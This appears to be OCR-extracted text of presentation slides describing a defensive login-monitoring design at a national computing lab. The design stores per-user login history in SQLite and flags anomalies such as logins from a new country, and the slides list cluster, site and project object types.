
User Object

Static Repository

SQLite Interface


Live User Object

Data Source




User Login: if in local cache, process location and network diffs

User Object



User Login: else do database lookup


User Object



Ask for all of users things stored in form:

```
ts, orig_h, resp_h, uid,
auth_type
```

User Object




Ask for all of users things stored in form:

```
ts, orig_h, resp_h, uid,
auth_type
```

convert to (dynamic on read):

```
sub_list:  table[sub] of int
cntr_list: table[str] of int
last_seen: time;
total_logins: count
```

User Object



Providing a possible notice:

```
SQLITE::User_NewCountry user1234: CH [ US CH]
```

Other Types

Additional object types/Primitives beside users:

cluster: Example Hopper, Edison

cluster_host: edison12.nersc.gov

external_site: ORNL, TACC


external_cluster: Titan@ORNL

project: mphpcrd

VO: Materials Project, Science Portals

Core Objects

In all cases the same general work flow takes place



Apply Security Policy

Apply Data to Object

Normalized Data Logged

Raw Data

Local Security Policy for object type

Statistics and Analytics for *object type*

Agnostic Logs

Nati Energy e earch Scientific er